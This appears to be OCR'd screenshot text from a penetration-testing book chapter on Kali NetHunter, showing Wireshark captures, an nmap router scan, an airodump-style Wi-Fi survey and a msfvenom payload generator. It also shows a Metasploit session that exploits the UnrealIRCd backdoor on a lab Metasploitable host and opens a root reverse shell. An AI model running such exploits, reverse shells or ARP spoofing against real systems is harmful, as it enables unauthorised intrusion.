
Apply ►

✕ Cancel

☐ Turn Access Control On

	Device Name	MAC Address
+ Add Edit ✕ Delete		





*wlan0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
7	3.000000	Apple_92:6d:a3	Tp-LinkT_1d:04:42	ARP	42	10.0.0.7 is at 00:23:6c:92:6d:a3
8	3.000000	10.0.0.3	10.0.0.7	TCP	74	[TCP Retransmission] 23 → 58050 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
9	3.000000	10.0.0.7	10.0.0.3	TCP	66	58050 → 23 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=429499 TSecr=31
10	3.000000	10.0.0.7	10.0.0.3	TELNET	93	Telnet Data ...
11	3.000000	10.0.0.7	10.0.0.3	TCP	66	58050 → 23 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=429499 TSecr=31
12	3.000000	10.0.0.7	10.0.0.3	TCP	93	[TCP Retransmission] 58050 → 23 [PSH, ACK] Seq=1 Ack=1 Win=14720 Len=0
13	3.000000	10.0.0.3	10.0.0.7	TCP	66	23 → 58050 [ACK] Seq=1 Ack=28 Win=5792 Len=0 TSval=318696 TSecr=42
14	3.000000	10.0.0.3	10.0.0.7	TCP	66	[TCP Dup ACK 13#1] 23 → 58050 [ACK] Seq=1 Ack=28 Win=5792 Len=0 TS
15	3.000000	Apple_3d:e3:04	Broadcast	ARP	42	who has 10.0.0.1? Tell 10.0.0.3
16	1.000000	Tp-LinkT_1d:04:42	Apple_3d:e3:04	ARP	42	10.0.0.7 is at f4:f2:6d:1d:04:42
17	1.000000	Tp-LinkT_1d:04:42	Apple_92:6d:a3	ARP	42	10.0.0.3 is at f4:f2:6d:1d:04:42 (duplicate use of 10.0.0.7 detected)
18	1.000000	10.0.0.3	10.0.0.7	TELNET	78	Telnet Data ...
19	1.000000	10.0.0.3	10.0.0.7	TCP	78	[TCP Retransmission] 23 → 58050 [PSH, ACK] Seq=1 Ack=28 Win=5792 Len=0
20	1.000000	10.0.0.7	10.0.0.3	TCP	66	58050 → 23 [ACK] Seq=28 Ack=13 Win=14720 Len=0 TSval=432158 TSecr=
21	1.000000	10.0.0.7	10.0.0.3	TCP	66	[TCP Dup ACK 20#1] 58050 → 23 [ACK] Seq=28 Ack=13 Win=14720 Len=0

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
 Ethernet II, Src: Tp-LinkT_1d:04:42 (f4:f2:6d:1d:04:42), Dst: Apple_3d:e3:04 (ec:35:86:3d:e3:04)
 Address Resolution Protocol (reply)

```


0000  ec 35 86 3d e3 04 f4 f2 6d 1d 04 42 08 06 00 01  .5.=.... m..B....
0010  08 00 06 04 00 02 f4 f2 6d 1d 04 42 0a 00 00 07  .... m..B....
0020  ec 35 86 3d e3 04 0a 00 00 03  .5.=....
  
```

wireshark_pcapng_wlan0_20160625171042_d19Wls Packets: 141 · Displayed: 141 (100.0%) Profile: Default


Reassemble fragmented 802.11 datagrams: ☒
 Ignore vendor-specific HT elements: ☐
 Call subdissector for retransmitted 802.11 frames: ☒
 Assume packets have FCS: ☐
 Ignore the Protection bit: ☒ No ☐ Yes – without IV ☐ Yes – with IV
 Enable decryption: ☐

Key examples: 01:02:03:04:05 (40/64-bit WEP),
 010203040506070809101111213 (104/128-bit WEP),
 MyPassword[:MyAP] (WPA + plaintext password [+ SSID]),
 0102030405...6061626364 (WPA + 256-bit key). Invalid keys will be ignored.

Decryption Keys: [Edit...](#)



Filter:			Expression...	Clear	Apply	Save		
802.11 Channel:		Channel Offset:		FCS Filter:	All Frames	None	Wireless Settings...	Decryption Keys...
No.	Time	Source	Destination	Protocol	Length	Info		



Filter: tcp.stream eq 0 Expression... Clear Apply Save

802.11 Channel: Channel Offset: FCS Filter: All Frames Follow TCP Stream (tcp.stream eq 0)

No.	Time	Source	Destination
432	13.305707	192.168.0.50	66.230.200.100
435	13.403697	66.230.200.100	192.168.0.50
437	13.404662	192.168.0.50	66.230.200.100
439	13.405660	192.168.0.50	66.230.200.100
442	13.505667	66.230.200.100	192.168.0.50
444	13.511646	66.230.200.100	192.168.0.50
445	13.515639	66.230.200.100	192.168.0.50
447	13.516649	66.230.200.100	192.168.0.50
448	13.516661	66.230.200.100	192.168.0.50
449	13.516669	66.230.200.100	192.168.0.50
451	13.517648	192.168.0.50	66.230.200.100
453	13.612662	66.230.200.100	192.168.0.50
454	13.615639	66.230.200.100	192.168.0.50
455	13.617636	66.230.200.100	192.168.0.50
471	13.696615	192.168.0.50	66.230.200.100
479	13.714608	66.230.200.100	192.168.0.50
482	13.716609	192.168.0.50	66.230.200.100
487	13.813614	66.230.200.100	192.168.0.50

Stream Content

```
GET /wiki/Landshark HTTP/1.1
Host: en.wikipedia.org
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.0.9)
Gecko/20061206 Firefox/1.5.0.9
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.com/search?q=%22land+shark%22
& candygram&start=0&ie=utf-8&oe=utf-8&client=firefox-a&rls=org.mozilla:en-US:official

HTTP/1.0 200 OK
Date: Thu, 04 Jan 2007 04:28:15 GMT
Server: Apache
X-Powered-By: PHP/5.1.2
Content-Language: en
Vary: Accept-Encoding, Cookie
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Last-Modified: Thu, 28 Dec 2006 13:27:37 GMT
Content-Encoding: gzip
Content-Type: text/html; charset=utf-8
Age: 6266
```

Entire conversation (6537 bytes)



Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw




Help Filter Out This Stream Close

Frame 439: 699 bytes on wire (5592 bits), 699 bytes captured on interface 0
Radiotap Header v0, Length 24
IEEE 802.11 Data, Flags: .p.....TC

0000 00 00 18 00 8e 58 00 00 10 6c 6c 09 c0 00 64 00
0010 00 37 00 00 b0 c7 97 90 08 41 2c 00 00 0c 41 82
0020 b2 55 00 0d 93 82 36 3a 00 0c 41 82 b2 53 50 05
0030 3b 00 00 20 00 00 00 87 27 e0 11 16 96 65 39

Chapter 13: Kali Nethunter





☒ Enable OS version detect, script scan, and traceroute

☐ Ping Scan

☒ Service/Version Detection

☐ Enable OS detection

☐ Enable IPv6

Ports

☒ Top 20 Ports

☐ Fast mode (fewer ports)

☐ Don't randomize port scan

Select timing template

Paranoid

Sneaky

Polite

Normal

Aggressive

Insane

Select scan technique

TCP SYN

Connect()

ACK

Windows

Maimon

TCP Null

FIN

XMAS

```
2) No title

root@kali:/# nmap -sT --top-ports 20 -sV 192.168.0.1 -A

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-01 03:14 UTC
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).
PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_ 1040 cc:a7:d4:94:3a:3b:52:f2:ab:13:cd:e5:6a:fc:0a:9a (RSA)
23/tcp    open  telnet       Actiontec Q1000 DSL router telnetd
25/tcp    closed smtp
53/tcp    open  upnp         Belkin/Linksys wireless router UPnP (UPnP 1.0; BRCM400 1.0)
80/tcp    open  http         micro_httpd
110/tcp   closed pop3
111/tcp   closed rpcbind
135/tcp   closed msrpc
139/tcp   closed netbios-ssn
143/tcp   closed imap
443/tcp   open  ssl/http     micro_httpd
|_ http-title: CenturyLink Modem Configuration
| ssl-cert: Subject: commonName=Daniel/organizationName=Broadcom/stateOrProvinceName=Califonia/countryName=UA
| Not valid before: 2006-08-07T23:31:21
|_ Not valid after: 2006-09-06T23:31:21
445/tcp   closed microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5900/tcp  closed vnc
8080/tcp  closed http-proxy
MAC Address: 10:5F:06:9C:89:50 (Actiontec Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 2.4; Devices: broadband router, router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:actiontec:q1000, cpe:/o:linux:linux_kernel:2.4

TRACEROUTE
HOP RTT ADDRESS
1 15.77 ms 192.168.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 74.76 seconds
root@kali:/#
```

```
root@kali:~# msfconsole
```

```
# cowsay++
```

```
< metasploit >
```

```
-----  
      \  '____'  
       (oo)_____)\  
      (_____)  \  
       ||--||  *
```

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.11.5-2016010401                ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134
```

```
RHOST => 192.168.0.134
```

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.0.182:4444
```

```
[*] Connected to 192.168.0.134:6667...
```

```
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
```

```
[*] Sending backdoor command...
```

```
[*] Accepted the first client connection...
```

```
[*] Accepted the second client connection...
```

```
[*] Command: echo HbdykjeNEkVqVQJr;
```

```
[*] Writing to socket A
```

```
[*] Writing to socket B
```

```
[*] Reading from sockets...
```

```
[*] Reading from socket B
```

```
[*] B: "HbdykjeNEkVqVQJr\r\n"
```

```
[*] Matching...
```

```
[*] A is input...
```

```
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:49 +0000
```

```
whoami
```

```
root
```



Metasploit Payload Generator

Msfvenom Payload Creator (MPC) is a wrapper written by g0tmi1k to generate multiple types of payloads, based on users choice. The idea is to be as simple as possible (only requiring one input) to produce their payload.

Type:

ASP

Port:

443

IP Address:

192.168.0.19

Payload Options:

MSF

Reverse

Staged

TCP

GENERATE TO SDCARD

GENERATE TO HTTP



9:48

MAC Changer



Change the MAC of any network interface.

It can be randomly generated or manually typed.

The MAC must contain 6 pair of combinations using the charset: [0-9|a-f] something like:

00:11:22:ab:cd:ef

Set Hostname

android-a532468baa747f34

SET HOSTNAME

Pick an interface:

wlan0 (Internal wireless card)



Current MAC: ac:22:0b:66:58:96



Select macchanger mode:

Random MAC



SET RANDOM MAC ON WLAN0



5:40

Port scanner



IP info



Whois



Ping



Traceroute



Port scanner



Network connections



LAN scanner



DNS lookup



IP calculator



Settings

Host or IP address

Min Port(0)

Max Port(65535)

0

65535

Time-out:

300





12:58

1) root@kali: ~▼



CH 12][Elapsed: 6 s][2016-07-04 19:58

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
50:6A:03:C7:D0:5B	-79	1	0	0	8	54e	WPA2	CCMP	PSK	NETGE
E8:89:2C:DB:DD:70	-79	2	0	0	1	54e	WPA2	CCMP	PSK	Brenn
12:86:8C:70:38:D6	-63	10	0	0	11	54e.	WPA2	CCMP	PSK	<leng
22:86:8C:70:38:D6	-62	13	0	0	11	54e.	OPN			xfini
EC:43:F6:1F:DA:99	-65	4	0	0	11	54e	WPA2	CCMP	PSK	Centu
10:5F:06:9C:89:55	-59	14	1	0	11	54e	WPA2	CCMP	PSK	SECAL
10:86:8C:70:38:D6	-61	13	0	0	11	54e.	WPA2	CCMP	PSK	Harle
C0:7C:D1:4C:28:5A	-73	2	0	0	11	54e.	OPN			xfini
32:86:8C:70:38:D6	-61	10	0	0	11	54e.	WPA2	CCMP	PSK	<leng
10:5F:06:46:6B:85	-67	5	0	0	11	54e	WPA2	CCMP	PSK	Centu
64:A5:C3:65:37:F2	-68	2	0	0	11	54e	WPA2	CCMP	PSK	Don's
00:71:C2:66:B9:59	-72	2	0	0	11	54e.	WPA2	CCMP	PSK	<leng
DC:3A:5E:4C:A3:A3	-69	3	0	0	11	54e	WPA2	CCMP	PSK	<leng
66:F2:37:65:C3:A0	-71	1	0	0	11	54e	WPA2	CCMP	PSK	DT's
8E:04:FF:35:F8:AD	-71	3	0	0	6	54e.	OPN			xfini
E4:F4:C6:0C:47:29	-72	3	0	0	6	54e	WPA2	CCMP	PSK	Mac3
00:1E:E5:ED:73:BF	-66	2	0	0	6	54e.	WPA2	CCMP	PSK	blue
10:5F:06:28:B6:E5	-71	10	1	0	6	54e	WPA2	CCMP	PSK	Centu
20:76:00:65:E2:E5	-74	3	0	0	11	54e	WPA2	CCMP	PSK	Centu
3E:7A:8A:18:64:B4	-72	2	0	0	6	54e.	WPA2	CCMP	PSK	<leng
8E:04:FF:35:F8:AC	-74	3	0	0	6	54e.	WPA2	CCMP	PSK	<leng
D8:97:BA:C3:C1:59	-71	4	0	0	6	54e.	WPA2	CCMP	PSK	<leng
C0:7C:D1:81:AE:38	-74	2	0	0	7	54e.	WPA2	CCMP	PSK	McKin
38:2C:4A:E3:F2:60	-61	12	29	13	6	54e	WPA2	CCMP	PSK	HR-H0
22:86:8C:D1:BF:7A	-78	3	0	0	11	54e.	OPN			xfini
C0:7C:D1:81:AE:3A	-75	2	0	0	7	54e.	OPN			xfini
C0:7C:D1:4C:28:58	-76	2	0	0	11	54e.	WPA2	CCMP	PSK	Marci
8C:04:FF:35:F8:AB	-74	4	0	0	6	54e	WPA2	CCMP	PSK	HOME-
C0:7C:D1:81:AE:39	-76	2	0	0	7	54e.	WPA2	CCMP	PSK	<leng
AE:34:26:E3:42:F4	-76	2	0	0	1	54e.	OPN			xfini
12:86:8C:D1:BF:7A	-74	4	0	0	11	54e.	WPA2	CCMP	PSK	<leng
D8:97:BA:B0:31:D8	-77	2	0	0	1	54e.	WPA2	CCMP	PSK	Baird
3E:7A:8A:98:89:D8	-77	5	0	0	1	54e.	WPA2	CCMP	PSK	<leng
E6:89:2C:DB:DD:70	-78	2	0	0	1	54e	OPN			xfini
C0:7C:D1:4C:28:59	-70	2	0	0	11	54e.	WPA2	CCMP	PSK	<leng



9:13

Wifi Analyzer

VIEW

SETTINGS



Connected to: **Google Starbucks (9c:1c:12:18:ef:98)**

IP address: 172.31.98.225

▶ Google Starbucks (...)



CH

-56 dBm

CBCI-5BC5-5 (20:25:64:a0:73:d8)

5G



CH 161 5805 MHz

-59 dBm

PEGATRON CORPORATION

WPA2

CBCI-5BC5-2.4 (20:25:64:a0:fc:38)



CH 1 2412 MHz

-63 dBm

PEGATRON CORPORATION

WPA2

CBCI-39FE-2.4 (60:02:92:fb:f3:40)



CH 6 2437 MHz

-64 dBm

PEGATRON CORPORATION

WPA2

SWirelessNW (a6:93:4c:b1:92:dd)



CH 7 2442 MHz

-59 dBm

<Local Admin>

WPA

CBCI-39FE-5 (60:02:92:fa:d8:58)

5G



CH 40 5200 MHz

-72 dBm

PEGATRON CORPORATION

